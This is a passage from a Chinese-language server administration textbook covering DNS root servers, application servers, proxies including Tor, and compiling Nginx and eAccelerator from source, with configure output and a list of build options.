编号相同的根服务器使用同一个 IP，504 台根服务器总共只使用 13 个 IP，因此可以抵抗针对其所进行的分布式拒绝服务攻击（DDoS）。

Table 12.1: 根域名

字母	IPv4 地址	IPv6 地址	自治系统编号（AS-number）	旧
A	198.41.0.4	2001:503:ba3e::2:30	AS19836,AS36619,AS36620,AS36622,AS36625,AS36631,AS64820	n
B	192.228.79.201	2001:478:65::53	AS4[5] ns1.isi.edu	南
C	192.33.4.12	2001:500:2::c	AS2149	c
D	199.7.91.13	2001:500:2d::d	AS27	te

字母	IPv4 地址	IPv6 地址	自治系统编号（AS-number）
E	192.203.230.10	不适用	AS297,AS42
F	192.5.5.241	2001:500:2f::f	AS3557,AS1280,AS30132
G	192.112.36.4	不适用	AS5927
H	128.63.2.53	2001:500:1::803f:235	AS13
I	192.36.148.17	2001:7fe::53	AS29216
J	192.58.128.30	2001:503:c27::2:30	AS26415,AS36626,AS36628,AS36632
K	193.0.14.129	2001:7fd::1	AS25152
L	199.7.83.42	2001:500:3::42	AS20144
M	202.12.27.33	2001:dc3::35	AS7500

所有根域名服务器都是以同一份根域文件返回顶级域名权威服务器（包括通用顶级域和国家顶级域），文件只有 550KB 大小，一共记录了 258 个顶级域和 773 个不同的顶级域权威服务器。

Chapter 13

Application Server

13.1 Overview

应用程序服务器（application server）是一种提供应用程序运行的环境的软件框架，可以为应用程序提供安全、数据、事务支持、负载平衡和分布式系统管理等服务。

13.2 Jboss

Jboss 包含一组可独立运行的软件，并且可以用作实现基于 SOA 架构的 Web 应用和服务的应用程序服务器。

13.3 Zend

Zend 引擎是一个开源脚本引擎（或者说一个虚拟机），具有高度优化的后台模组，其效能、可靠与延展性是 Zend 引擎让 PHP 更强更大众化的主要原因。

Zend Framework（ZF）是一种面向对象的基于 MVC 模式的开源 Web 应用程序开发框架，参考了由 Ruby on Rails 和 Spring Framework 的设计思路。

- 所有组件完全面向对象，符合 E_STRICT 错误报表；
- 松耦合（Use-at-will）设计可以让开发者独立使用组件，每个组件几乎不依赖其他组件。；
- 默认提供了强壮而高效的 MVC 实现和基于 PHP 的模板；
- 通过 PDO 支持多种数据库；
- 支持多种邮件收发系统（例如 mbox、Maildir、POP3 和 IMAP4）；

- 灵活的缓存机制，支持多种缓存方式，可以将缓存写入内存或是文件系统。

在使用 Zend Framework 时，需要安装 PHPUnit3.0 或更高版本之后才能以 PHP 单元测试方式运行，许多组件同样要求 PHP 扩展。

和其他大型 Web 框架类似，Zend Framework 有一个非常庞大的前端控制器（Front Controller）。不过，受到 PHP 运行时环境的特殊性（每次请求都是独立的上下文）的限制，这个前端控制器不得不在每次请求被重新初始化一次，从而导致了非常大的性能开销。

另外，类似的还有 Zend_Db 获取数据库中表的结构信息时也是每次请求都重复进行的操作。事实上，Zend_Db 是可以缓存表结构的（通过 Memcached、APC 等外部缓存器），但是前端控制器设计的复杂确实不是缓存可以解决的。

上述并不说明 Zend Framework 设计有问题，而是说明并不是所有的项目或应用都适合使用 Zend Framework，要针对自身情况进行权衡。

用户使用 zf tool 工具创建 Zend Framework 应用程序时，可以使用命令行的方式来搭建一个典型的应用结构，然后在此基础上进行开发，这种自动化创建应用结构的方法通常也被称为“脚手架”功能，而且 zf tool 大大简化了应用的创建和初始配置过程。

Zend Framework 本身的结构很大程度的模仿了 Ruby on Rails，不过也进行了足够的改动使其适应 PHP 的特点，很多 PHP 框架都或多或少的借鉴、参考了 Zend Framework。

另外，Zend Framework 的前端控制器重复初始化带来的不必要开销问题促使开发者使用 C/C++ 实现 PHP 扩展的方式，重新实现了 Zend Framework，从而使前端控制器只需要全局初始化一次（Yaf Framework 及 Phalcon PHP）。

13.4 HHVM

HipHop for PHP 是一系列 PHP 脚本语言的程式码转换器的集合，它包含的四个脚本引擎（HPHPc、HPHPi、HPHPd 以及 HHVM）各有所不同，但是它们共用相同的执行时期（Runtime）及工具集（Toolset）。

- HPHPc 是最原始版本的 HipHop（被称之为 HPHPc），可以将 PHP 代码转换成 C++ 代码，并且利用 g++ 将它编译成机器语言。
- HPHPi 是 HPHPc 的开发者模式版本，在执行时期进行编译，但是与 HPHPc 使用相同的执行时期以及执行逻辑。
- HPHPd 是 HipHop 的调试工具，可以作为 HipHop 执行时期的键盘互动界面，它允许开发者可以尝试使用执行时期的直译器以及可以设定监视器或中断点。
- HHVM 是当前版本的 HipHop（被称之为 HHVM），被用以取代 HPHPc 以及 HPHPi

在产品的开发及发布，HHVM 将 PHP 代码编译为字节码，并使其运行于虚拟机器的环境，也可以利用定制的 JIT 在执行时期编译为机器码。

Chapter 14

File Server


文件服务器可以为其他客户端提供文件检索和存储，通常具备某些特定的功能（例如磁盘镜像、多个网络接口等），后来文件服务器逐渐进化成带有 RAID 存储子系统和其他高可用特性的高性能系统。

Chapter 15

Proxy Server

15.1 Overview

代理（也称网络代理）是一种特殊的网络服务，可以用于允许一个网络终端（一般为客户端）通过网络代理服务与另一个网络终端（一般为服务器）进行非直接的连接。例如，Squid Cache（简称为 Squid）就是 HTTP 代理服务器软件，可以作为缓存服务器，也可以作为向上级代理转发数据或直接连接互联网。



Squid 支持 FTP、HTTP 与 HTTPS 等，只是 Squid 的上级代理不能使用 SOCKS 协议。

一个完整的代理请求过程为：客户端首先与代理服务器创建连接，接着根据代理服务器所使用的代理协议，请求对目标服务器创建连接、或者获得目标服务器的指定资源(例如文件)。

如果客户端通过代理服务器来请求指定资源，那么代理服务器可能将目标服务器的资源下载至本地缓存，如果客户端所要获取的资源在代理服务器的缓存中，则代理服务器并不会向目标服务器发送请求，而是直接返回缓存了的资源。

现在常用的代理协议包括 HTTP 协议和 SOCKS4/5 协议等，其中某些代理协议允许代理服务器改变客户端的原始请求、目标服务器的原始响应，以满足代理协议的需要。

如果要使用代理服务器，通常需要包括一个“防火墙”，并允许用户输入代理地址，这样代理服务器就会遮盖用户的网络活动，从而可以绕过网络过滤来实现网络访问。

15.2 Features

通常情况下，代理服务器都设置了一个较大的缓冲区，这样当有外界的信息通过时，同时也会将其保存到缓冲区中。如果客户端用户再次访问相同的信息时，就可以直接由缓冲区中取出信息并传回用户，以提高访问速度。

在某些操作中，用户为了隐藏自己的 IP 并免受攻击，可以使用特定的代理服务器工具（例如 Tor）创建代理链，这样就可以在保证安全的同时实现更安全的访问。

现在，代理服务器普遍用来突破内容过滤机制限制和实现匿名，不过在通过代理服务器传输用户名和密码时应该尽量使用 SSL、TLS 等协议进行加密后再传输。

- 高度匿名代理可以将数据包原封不动的转发，在服务端看来就好像真的是一个普通客户端在访问，而记录的 IP 是代理服务器的 IP。
- 普通匿名代理会在数据包上做一些改动，并且有一定几率追查到真实 IP。
  一般情况下，代理服务器通常会加入的 HTTP 头包括 HTTP_VIA 和 HTTP_X_FORWARDED_FOR 等。
- 透明代理不但改动了数据包，还会告诉服务器真实 IP。
  透明代理除了使用缓存技术来提高浏览速度，以及使用内容过滤提高安全性之外，并无其他显著作用，最常见的透明代理是内网中的硬件防火墙。
- 间谍代理指组织或个人创建的用于记录用户传输的数据，然后进行研究、监控等目的代理服务器。

15.3 Forward Proxy

提供代理服务的电脑系统或其它类型的网络终端称为代理服务器（Proxy Server）。例如，某些网关、路由器等网络设备具备网络代理功能，使用代理服务器有利于保障网络终端的隐私或安全，并防止攻击。

- FTP 代理服务器主要用于访问 FTP 服务器，一般有上传、下载以及缓存功能，端口一般为 21、2121 等。
- HTTP 代理服务器主要用于访问网页，一般有内容过滤和缓存功能，端口一般为 80、8080、3128 等。

- SSL/TLS 代理服务器主要用于访问加密网站，一般有 SSL 或 TLS 加密功能（最高支持 128 位加密强度），端口一般为 443。
- RTSP 代理服务器主要用于 Realplayer 访问 Real 流媒体服务器，一般有缓存功能，端口一般为 554。
- Telnet 代理服务器主要用于 telnet 远程控制，端口一般为 23。
- POP3/SMTP 代理服务器主要用于 POP3/SMTP 方式收发邮件，一般有缓存功能，端口一般为 110/25。
- SOCKS 代理服务器只是单纯传递数据包，不关心具体协议和用法，所以速度快很多。

根据 OSI 模型，SOCKS 是会话层的协议，位于表示层与传输层之间。

另外，SOCKS 协议又分为 SOCKS4 和 SOCKS5，主要用于客户端与外网服务器之间通讯的中间传递。其中，SOCKS4 协议只支持 TCP，而 SOCKS5 协议支持 TCP、UDP、IPv6 身份验证机制和服务器端域名解析等。

当防火墙后的客户端要访问外部的服务器时，就可以与 SOCKS 代理服务器连接，并通过 SOCKS 代理服务器来控制客户端访问外网的验证，并将客户端的请求发往外部的服务器。

简单来说，SOCK4 能做到的 SOCKS5 都可以做到，但 SOCKS5 能做到的 SOCK4 不一定能做到，二者一般有缓存功能，端口一般为 1080。

15.4 Reverse Proxy

在计算机网络中，反向代理服务器可以根据客户端的请求，从后端的服务器上获取资源，然后再将这些资源返回给客户端。例如，Varnish cache（或称 Varnish）就是反向缓存服务器（reverse proxy server）。




Figure 15.1: 网络请求发送给反向代理，反向代理把请求转发到内网中的服务器。

与前向代理不同，前向代理作为一个媒介将网络上获取的资源返回给相关联的客户端，而反向代理是在服务器端作为代理使用，而不是客户端。

- 加密和 SSL 加速
- 负载均衡
- 缓存静态内容
- 压缩
- 减速上传
- 安全
- 外网发布

由 Igor Sysoev 所开发的 Nginx 是轻量级的网页服务器、反向代理服务器以及电子邮件（IMAP/POP3）代理服务器。相较于 Apache、lighttpd，Nginx 具有占有内存少和稳定性高等优势。

Nginx 支持 epoll 和 kqueue 事件模型（在 Linux 下使用 epoll 事件模型），这样可以充分使用异步逻辑来削减上下文调度开销，所以并发服务能力更强。

与 Apache 的动态模块完全不同，Nginx 是整体静态模块化的，添加和删除模块都要对 Nginx 进行重新编译。

PHP-FPM 自 PHP-5.3.3 起加入到 PHP 核心，编译时加上`--enable-fpm` 支持 PHP-FPM。

PHP-FPM 以守护进程在后台运行，这样 Nginx 响应请求后可以自行处理静态请求，PHP 请求则经过 fastcgi_pass 交由 PHP-FPM 处理，处理完毕后返回客户端，因此 Nginx 和 PHP-FPM 的组合是一种稳定、高效的 PHP 运行方式，效率要比传统的 Apache 和 mod_php 高。

15.5 Distributed Proxy

分布式代理可以理解为利用私有的域名解析系统，让相应的代理服务器客户端自动以安全链接来连接上相应的多台代理服务器服务端，从而实现相应的代理功能。或者，通过特定的分布式网络，将客户端与相应的出口端创建成虚拟的路由网络，让不同的数据包通过该网络的不同节点和不同出口与外界链接。

15.5.1 Tor

Tor（The Onion Router）是第二代洋葱路由（onion routing）的一种实现，Tor 浏览器支持 Windows、Mac OS X、GNU/Linux、BSD 以及 Unix 操作系统，用户通过 Tor 可以在因特网上进行匿名交流。

具体来说，Tor 在由“onion routers”（洋葱）组成的表层网（overlay network）上进

行通信，可以实现匿名对外连接、匿名隐藏服务，因此可以用于防范流量过滤、嗅探分析。例如，Tor 浏览器包可以避开互联网过滤，并且可以用来屏蔽用户的 IP 地址，允许匿名浏览。

Tor 匿名网络最核心的是目录服务器，Tor 网络使用目录服务器列出构成 Tor 网络的活跃中继节点，Tor 用户需要从目录服务器获取信息连接到匿名网络。

Android 平台上的 TOR 程序（Orbot）和 Orweb 浏览器可以搭配使用。

Chapter 16

Web Server

16.1 Overview

网页服务器（Web server）是可以通过 HTTP 协议或 HTTS 协议将 HTML 代码发送回客户端的主机，或者提供网页服务的服务器软件。

- Apache httpd server
- Microsoft Internet Information Server
- Google Web Server
- Nginx
- Lighttpd

每一个网页服务器至少会一个网页服务器程序，因此网页服务器也称为 Web 服务器。

16.1.1 Installation

如果从源码编译安装 Web 服务器软件，除了必要的编译器、自动配置和构建工具之外，还需要解决模块依赖性。

```
# yum install gcc gcc-c++ autoconf automake
# yum install zlib zlib-devel openssl openssl-devel pcre pcre-devel
```

Nginx 软件的一些模型就需要其他第三方库的支持，例如：

- gzip 模块需要 zlib 库；
- rewrite 模块需要 pcre 库；
- ssl 功能需要 openssl 库。

Nginx 的 Windows 版本只需解压到不含空格的路径中，并在命令中执行 `start nginx` 即可启动 Nginx 服务器软件。

```
cd c:\nginx
start nginx
```

在 Windows 环境中，如果需要对启动的 Nginx 进程进行控制，可以执行：

```
nginx -s [stop | quit | reopen | reload]
```

在 Linux 系统中编译安装 Nginx 时，可以执行如下命令：

```
$ tar zxvf nginx-x.x.x.tar.gz
$ cd nginx
$ ./configure
checking for OS
 + Linux 3.17.7-200.fc20.x86_64 x86_64
checking for C compiler ... found
 + using GNU C compiler
 + gcc version: 4.8.3 20140911 (Red Hat 4.8.3-7) (GCC)
checking for gcc -pipe switch ... found
checking for gcc builtin atomic operations ... found
checking for C99 variadic macros ... found
checking for gcc variadic macros ... found
checking for unistd.h ... found
checking for inttypes.h ... found
checking for limits.h ... found
checking for sys/filio.h ... not found
checking for sys/param.h ... found
checking for sys/mount.h ... found
checking for sys/statvfs.h ... found
checking for crypt.h ... found
checking for Linux specific features
checking for epoll ... found
checking for EPOLLRDHUP ... found
```

```
checking for O_PATH ... found
checking for sendfile() ... found
checking for sendfile64() ... found
checking for sys/prctl.h ... found
checking for prctl(PR_SET_DUMPABLE) ... found
checking for sched_setaffinity() ... found
checking for crypt_r() ... found
checking for sys/vfs.h ... found
checking for nobody group ... found
checking for poll() ... found
checking for /dev/poll ... not found
checking for kqueue ... not found
checking for crypt() ... not found
checking for crypt() in libcrypt ... found
checking for F_READAHEAD ... not found
checking for posix_fadvise() ... found
checking for O_DIRECT ... found
checking for F_NOCACHE ... not found
checking for directio() ... not found
checking for statfs() ... found
checking for statvfs() ... found
checking for dlopen() ... not found
checking for dlopen() in libdl ... found
checking for sched_yield() ... found
checking for SO_SETFIB ... not found
checking for SO_ACCEPTFILTER ... not found
checking for TCP_DEFER_ACCEPT ... found
checking for TCP_KEEPIDLE ... found
checking for TCP_FASTOPEN ... found
checking for TCP_INFO ... found
checking for accept4() ... found
checking for int size ... 4 bytes
checking for long size ... 8 bytes
```

```
checking for long long size ... 8 bytes
checking for void * size ... 8 bytes
checking for uint64_t ... found
checking for sig_atomic_t ... found
checking for sig_atomic_t size ... 4 bytes
checking for socklen_t ... found
checking for in_addr_t ... found
checking for in_port_t ... found
checking for rlim_t ... found
checking for uintptr_t ... uintptr_t found
checking for system byte ordering ... little endian
checking for size_t size ... 8 bytes
checking for off_t size ... 8 bytes
checking for time_t size ... 8 bytes
checking for setproctitle() ... not found
checking for pread() ... found
checking for pwrite() ... found
checking for sys_nerr ... found
checking for localtime_r() ... found
checking for posix_memalign() ... found
checking for memalign() ... found
checking for mmap(MAP_ANON|MAP_SHARED) ... found
checking for mmap("/dev/zero", MAP_SHARED) ... found
checking for System V shared memory ... found
checking for POSIX semaphores ... not found
checking for POSIX semaphores in libpthread ... found
checking for struct msghdr.msg_control ... found
checking for ioctl(FIONBIO) ... found
checking for struct tm.tm_gmtoff ... found
checking for struct dirent.d_namlen ... not found
checking for struct dirent.d_type ... found
checking for sysconf(_SC_NPROCESSORS_ONLN) ... found
checking for openat(), fstatat() ... found
```

```
checking for getaddrinfo() ... found
checking for PCRE library ... found
checking for PCRE JIT support ... found
checking for md5 in system md library ... not found
checking for md5 in system md5 library ... not found
checking for md5 in system OpenSSL crypto library ... found
checking for sha1 in system md library ... not found
checking for sha1 in system OpenSSL crypto library ... found
checking for zlib library ... found
creating objs/Makefile

Configuration summary
  + using system PCRE library
  + OpenSSL library is not used
  + md5: using system crypto library
  + sha1: using system crypto library
  + using system zlib library

  nginx path prefix: "/usr/local/nginx"
  nginx binary file: "/usr/local/nginx/sbin/nginx"
  nginx configuration prefix: "/usr/local/nginx/conf"
  nginx configuration file: "/usr/local/nginx/conf/nginx.conf"
  nginx pid file: "/usr/local/nginx/logs/nginx.pid"
  nginx error log file: "/usr/local/nginx/logs/error.log"
  nginx http access log file: "/usr/local/nginx/logs/access.log"
  nginx http client request body temporary files: "client_body_temp"
  nginx http proxy temporary files: "proxy_temp"
  nginx http fastcgi temporary files: "fastcgi_temp"
  nginx http uwsgi temporary files: "uwsgi_temp"
  nginx http scgi temporary files: "scgi_temp"
$ make
# make install
make -f objs/Makefile install
```

```
make[1]: Entering directory `/home/theqiong/nginx-1.6.2'
test -d '/usr/local/nginx' || mkdir -p '/usr/local/nginx'
test -d '/usr/local/nginx/sbin'  || mkdir -p '/usr/local/nginx/sbin'
test ! -f '/usr/local/nginx/sbin/nginx' || mv '/usr/local/nginx/sbin/nginx'  '/usr/local
cp objs/nginx '/usr/local/nginx/sbin/nginx'
test -d '/usr/local/nginx/conf'  || mkdir -p '/usr/local/nginx/conf'
cp conf/koi-win '/usr/local/nginx/conf'
cp conf/koi-utf '/usr/local/nginx/conf'
cp conf/win-utf '/usr/local/nginx/conf'
test -f '/usr/local/nginx/conf/mime.types' || cp conf/mime.types '/usr/local/nginx/conf
cp conf/mime.types '/usr/local/nginx/conf/mime.types.default'
test -f '/usr/local/nginx/conf/fastcgi_params' || cp conf/fastcgi_params '/usr/local/ng
cp conf/fastcgi_params  '/usr/local/nginx/conf/fastcgi_params.default'
test -f '/usr/local/nginx/conf/fastcgi.conf' || cp conf/fastcgi.conf '/usr/local/nginx/
cp conf/fastcgi.conf '/usr/local/nginx/conf/fastcgi.conf.default'
test -f '/usr/local/nginx/conf/uwsgi_params' || cp conf/uwsgi_params '/usr/local/nginx/
cp conf/uwsgi_params  '/usr/local/nginx/conf/uwsgi_params.default'
test -f '/usr/local/nginx/conf/scgi_params' || cp conf/scgi_params '/usr/local/nginx/co
cp conf/scgi_params  '/usr/local/nginx/conf/scgi_params.default'
test -f '/usr/local/nginx/conf/nginx.conf' || cp conf/nginx.conf '/usr/local/nginx/conf
cp conf/nginx.conf '/usr/local/nginx/conf/nginx.conf.default'
test -d '/usr/local/nginx/logs'  || mkdir -p '/usr/local/nginx/logs'
test -d '/usr/local/nginx/logs' ||  mkdir -p '/usr/local/nginx/logs'
test -d '/usr/local/nginx/html'  || cp -R html '/usr/local/nginx'
test -d '/usr/local/nginx/logs' ||  mkdir -p '/usr/local/nginx/logs'
make[1]: Leaving directory `/home/theqiong/nginx-1.6.2'
```

Nginx 默认安装在/usr/local/nginx 目录中，可以通过`./configure --help`查看可选择的编译选项。

- `--help`
  输出 configure 配置信息。
- `--prefix=PATH`
  Nginx 安装路径默认为/usr/local/nginx.
- `--sbin-path=PATH`

Nginx 可执行文件的默认安装路径为 <prefix>/sbin/nginx，只能安装时指定。

- `--conf-path=PATH`
  nginx.conf 的默认路径为 <prefix>/conf/nginx.conf，可以使用`-c` 选项手动指定。
- `--error-log-path=PATH`
  如果 nginx.conf 中没有指定 error_log，则默认的错误日志路径为 <prefix>/logs/error.log。
- `--pid-path=PATH`
  如果 nginx.conf 中没有指定 pid，则默认的 nginx.pid 的路径为 <prefix>/logs/nginx.pid。
- `--lock-path=PATH`
  设置 nginx.lock 文件的路径。
- `--user=USER`
  如果 nginx.conf 中没有指定 user，则默认的 nginx worker 进程的非特权用户为 nobody。
- `--group=GROUP`
  如果 nginx.conf 中没有指定 user，则默认的 nginx worker 进程的非特权用户组为 nobody。
- `--builddir=DIR`
  指定 Nginx 的编译目录。
- `--with-rtsig_module`
  启用 rtsig（实时信号）模块。
- `--with-select_module`
  启用 SELECT 模块。如果 configure 没有指定更合适的模式（例如 kqueue、epoll、rtsig 或/dev/poll[1]，则将 SELECT 模式设置为默认安装模式。
- `--without-select_module`
  禁用 SELECT 模块。
- `--with-poll_module`
  启用 POLL 模块。
- `--without-poll_module`
  禁用 POLL 模块。
- `--with-file-aio` enable file AIO support
- `--with-ipv6` enable IPv6 support
- `--with-http_ssl_module`
  启用 HTTP SSL 模块来使 Nginx 可以支持 HTTPS 请求，要求预先安装 OpenSSL 或

[1]/dev/poll 类似于 SELECT 模式，底层实现与 SELECT 基本相同，都是采用轮询方式。

libssl（Debian）。

- `--with-http_spdy_module`
  启用 ngx_http_spdy_module
- `--with-http_realip_module`
  启用 ngx_http_realip_module
- `--with-http_addition_module`
  启用 ngx_http_addition_module
- `--with-http_xslt_module`
  启用 ngx_http_xslt_module
- `--with-http_image_filter_module`
  启用 ngx_http_image_filter_module
- `--with-http_geoip_module`
  启用 ngx_http_geoip_module
- `--with-http_sub_module`
  启用 ngx_http_sub_module
- `--with-http_dav_module`
  启用 ngx_http_dav_module
- `--with-http_flv_module`
  启用 ngx_http_flv_module
- `--with-http_mp4_module`
  启用 ngx_http_mp4_module
- `--with-http_gunzip_module`
  启用 ngx_http_gunzip_module
- `--with-http_gzip_static_module`
  启用 ngx_http_gzip_static_module，需要 zlib 支持。
- `--with-http_auth_request_module`
  启用 ngx_http_auth_request_module
- `--with-http_random_index_module`
  启用 ngx_http_random_index_module
- `--with-http_secure_link_module`
  启用 ngx_http_secure_link_module
- `--with-http_degradation_module`
  启用 ngx_http_degradation_module

- `--with-http_stub_status_module`
  启用 ngx_http_stub_status_module
- `--without-http_charset_module`
  禁用 ngx_http_charset_module
- `--without-http_gzip_module`
  禁用 ngx_http_gzip_module
- `--without-http_ssi_module`
  禁用 ngx_http_ssi_module
- `--without-http_userid_module`
  禁用 ngx_http_userid_module
- `--without-http_access_module`
  禁用 ngx_http_access_module
- `--without-http_auth_basic_module`
  禁用 ngx_http_auth_basic_module
- `--without-http_autoindex_module`
  禁用 ngx_http_autoindex_module
- `--without-http_geo_module`
  禁用 ngx_http_geo_module
- `--without-http_map_module`
  禁用 ngx_http_map_module
- `--without-http_split_clients_module`
  禁用 ngx_http_split_clients_module
- `--without-http_referer_module`
  禁用 ngx_http_referer_module
- `--without-http_rewrite_module`
  禁用 ngx_http_rewrite_module
- `--without-http_proxy_module`
  禁用 ngx_http_proxy_module
- `--without-http_fastcgi_module`
  禁用 ngx_http_fastcgi_module
- `--without-http_uwsgi_module`
  禁用 ngx_http_uwsgi_module
- `--without-http_scgi_module`

禁用 ngx_http_scgi_module

- `--without-http_memcached_module`
  禁用 ngx_http_memcached_module
- `--without-http_limit_conn_module`
  禁用 ngx_http_limit_conn_module
- `--without-http_limit_req_module`
  禁用 ngx_http_limit_req_module
- `--without-http_empty_gif_module`
  禁用 ngx_http_empty_gif_module
- `--without-http_browser_module`
  禁用 ngx_http_browser_module
- `--without-http_upstream_ip_hash_module`
  禁用 ngx_http_upstream_ip_hash_module
- `--without-http_upstream_least_conn_module`
  禁用 ngx_http_upstream_least_conn_module
- `--without-http_upstream_keepalive_module`
  禁用 ngx_http_upstream_keepalive_module
- `--with-http_perl_module`
  启用 ngx_http_perl_module
- `--with-perl_modules_path=PATH`
  指定 Perl 模块路径。
- `--with-perl=PATH`
  指定 Perl 可执行文件路径。
- `--http-log-path=PATH`
  如果 nginx.conf 中没有指定 access_log，则默认的 HTTP 访问日志的路径为 <prefix>/logs/access.log。
- `--http-client-body-temp-path=PATH`
  指定保存 HTTP 客户端请求体缓存文件的路径。
- `--http-proxy-temp-path=PATH`
  指定保存 HTTP 反向代理缓存文件的路径。
- `--http-fastcgi-temp-path=PATH`
  指定保存 HTTP FastCGI 缓存文件的路径。
- `--http-uwsgi-temp-path=PATH`

指定保存 HTTP uwsgi 缓存文件的路径。

- `--http-scgi-temp-path=PATH` set path to store http scgi temporary files
- `--without-http`
  禁用 HTTP 服务器。
- `--without-http-cache`
  禁用 HTTP 缓存。
- `--with-mail`
  启用 POP3/IMAP4/SMTP 代理模块。
- `--with-mail_ssl_module`
  启用 ngx_mail_ssl_module
- `--without-mail_pop3_module`
  禁用 ngx_mail_pop3_module
- `--without-mail_imap_module`
  禁用 ngx_mail_imap_module
- `--without-mail_smtp_module`
  禁用 ngx_mail_smtp_module
- `--with-google_perftools_module`
  启用 ngx_google_perftools_module
- `--with-cpp_test_module`
  启用 ngx_cpp_test_module
- `--add-module=PATH`
  启用外部扩展模块，并添加在指定路径中能够找到的第三方模块。
- `--with-cc=PATH`
  设置 C 语言编译器的路径。
- `--with-cpp=PATH`
  设置 C 语言预处理器的路径。
- `--with-cc-opt=OPTIONS`
  设置额外的 C 语言编译器选项。
- `--with-ld-opt=OPTIONS`
  设置额外的链接器选项。
- `--with-cpu-opt=CPU`
  为指定的 CPU 进行编译优化，有效值包括 pentium, pentiumpro, pentium3, pentium4, athlon, opteron, sparc32, sparc64 和 ppc64。

- `--without-pcre`
  禁用 PCRE 库，同时也会禁用 HTTP rewrite 模块。在“location”配置指令中的正则表达式也需要 PCRE 库。
- `--with-pcre`
  启用 PCRE 库。
- `--with-pcre=DIR`
  指定 PCRE 库的源代码的路径。
- `--with-pcre-opt=OPTIONS`
  指定额外的 PCRE 库的选项。
- `--with-pcre-jit`
  为 PCRE 库启用 JIT 编译支持。
- `--with-md5=DIR`
  设置 MD5 库的源代码的路径。
- `--with-md5-opt=OPTIONS`
  设置 MD5 库的额外编译选项。
- `--with-md5-asm`
  使用 MD5 汇编源码。
- `--with-sha1=DIR`
  设置 SHA1 库的源代码路径。
- `--with-sha1-opt=OPTIONS`
  设置 SHA1 库的额外编译选项。
- `--with-sha1-asm`
  使用 SHA1 汇编源码。
- `--with-zlib=DIR`
  设置 zlib 库的源代码路径。
- `--with-zlib-opt=OPTIONS`
  设置 zlib 库的额外编译选项。
- `--with-zlib-asm=CPU`
  针对指定 CPU 进行汇编优化，有效值包括 pentium, pentiumpro。
- `--with-libatomic`
  启用 libatomic_ops 库。
- `--with-libatomic=DIR`
  设置 libatomic_ops 库的源代码路径。

- `--with-openssl=DIR`
  设置 OpenSSL 库的源代码路径。
- `--with-openssl-opt=OPTIONS`
  设置 OpenSSL 库的额外编译选项。
- `--with-debug`
  启动调试日志。

16.1.2 Accelerator

A web accelerator is a proxy server that reduces web site access times. They can be a self-contained hardware appliance or installable software.

Web accelerators may be installed on the client (browsing) computer or mobile device, on ISP servers, on the server computer/network, or a combination. Accelerating delivery through compression requires some type of host based server to collect, compress and then deliver content to a client computer.

Web accelerators may use several techniques to achieve this reduction in access time:

- cache recently or frequently accessed documents so they may be sent to the client with less latency or at a faster transfer rate than the remote server could.
- freshen objects in the cache ensuring that frequently accessed content is readily available for display.
- preemptively resolve hostnames present in a document (HTML or JavaScript) in order to reduce latency.
- prefetch documents that are likely to be accessed in the near future.
- compress documents to a smaller size, for example by reducing the quality of images or by sending only what's changed since the document was last requested.
- optimize the code from certain documents (such as HTML or JavaScript).
- filter out ads and other undesirable objects so they are not sent to the client at all.
- maintain persistent TCP connections between the client and the proxy server.
- improve the performance via protocol level accelerations, such as TCP acceleration.

下面是一个自定义编译选项的示例。

```
./configure
--prefix=/usr \
--sbin-path=/usr/sbin/nginx \
--conf-path=/etc/nginx/nginx.conf \
```

```
--error-log-path=/var/log/nginx/error.log \
--pid-path=/var/run/nginx/nginx.pid \
--lock-path=/var/lock/nginx.lock \
--user=nginx \
--group=nginx \
--with-http_ssl_module \
--with-http_flv_module \
--with-http_gzip_static_module \
--http-log-path=/var/log/nginx/access.log \
--http-client-body-temp-path=/var/tmp/nginx/client/ \
--http-proxy-temp-path=/var/tmp/nginx/proxy/ \
--http-fastcgi-temp-path=/var/tmp/nginx/fcgi/
```

一般情况下，在 HTTP 服务器中可以将相关的函数编译为模块，从而在客户端请求需要调用 PHP 程序时通过指定的 PHP 模块来实现相应的操作。

PHP 加速器可以将 PHP 程序和模块预先转换为可直接执行的二进制文件（例如 bytecode），这样在需要调用 PHP 来处理客户端请求可以直接读取来加快处理速度。

eAccelertor	eAccelerator is a free open source PHP accelerator and optimizer for PHP. It increases the performance of PHP scripts by caching them in compiled state, so the overhead of compiling is almost completely eliminated. It also optimizes the scripts to speed up execution.
Alternative PHP Cache	APC is a free, open, and robust framework for caching and optimizing PHP intermediate code.
XCache	XCache is a fast, stable PHP opcode cacher that has been proven and is now running on production servers under high load. It is tested (on linux) and supported on all of the latest PHP release branches. ThreadSafe/Windows is also perfectly supported.

例如，从 Turck MMCache 衍生的 eAccelerator 可以将 PHP 程序、PHP 核心和相关库函数预先编译后缓存在共享内存中，在需要时可以被重复使用，从而实现加速 PHP 程序的目的。

```
# tar -jxvf eaccelerator.tar.gz
# cd  eaccelerator
# phpize
# ./configure--enable-eaccelerator=shared --with-php-config=/usr/bin/php-config
# make
# make install
```

默认情况下，新编译安装的模块位于/usr/lib64/php/modules/中。

为了预先加载扩展 PHP 模块，可以在/etc/ld.so.conf.d/中创建 ls.so.conf 文件，并新增如下配置:

```
# vim /etc/ld.so.conf.d/ld.so.conf
/usr/lib64/php/modules
# ldconfig
```

eAccelerator 根据当前版本的 PHP 核心进行编译，在更新 PHP 后需要手动更新 eAccelerator，并且每次都要在/etc/php.ini 中添加（或者在/etc/php.d/中创建 eAccelerator 的配置文件。

```
;;;;;;;;;;;;;;;;;;;;
; http://eaccelerator.net/
; date:
;;;;;;;;;;;;;;;;;;;;
extension="eaccelerator.so''
eaccelerator.shm_size="16''
eaccelerator.cache_dir="/tmp/eaccelerator"
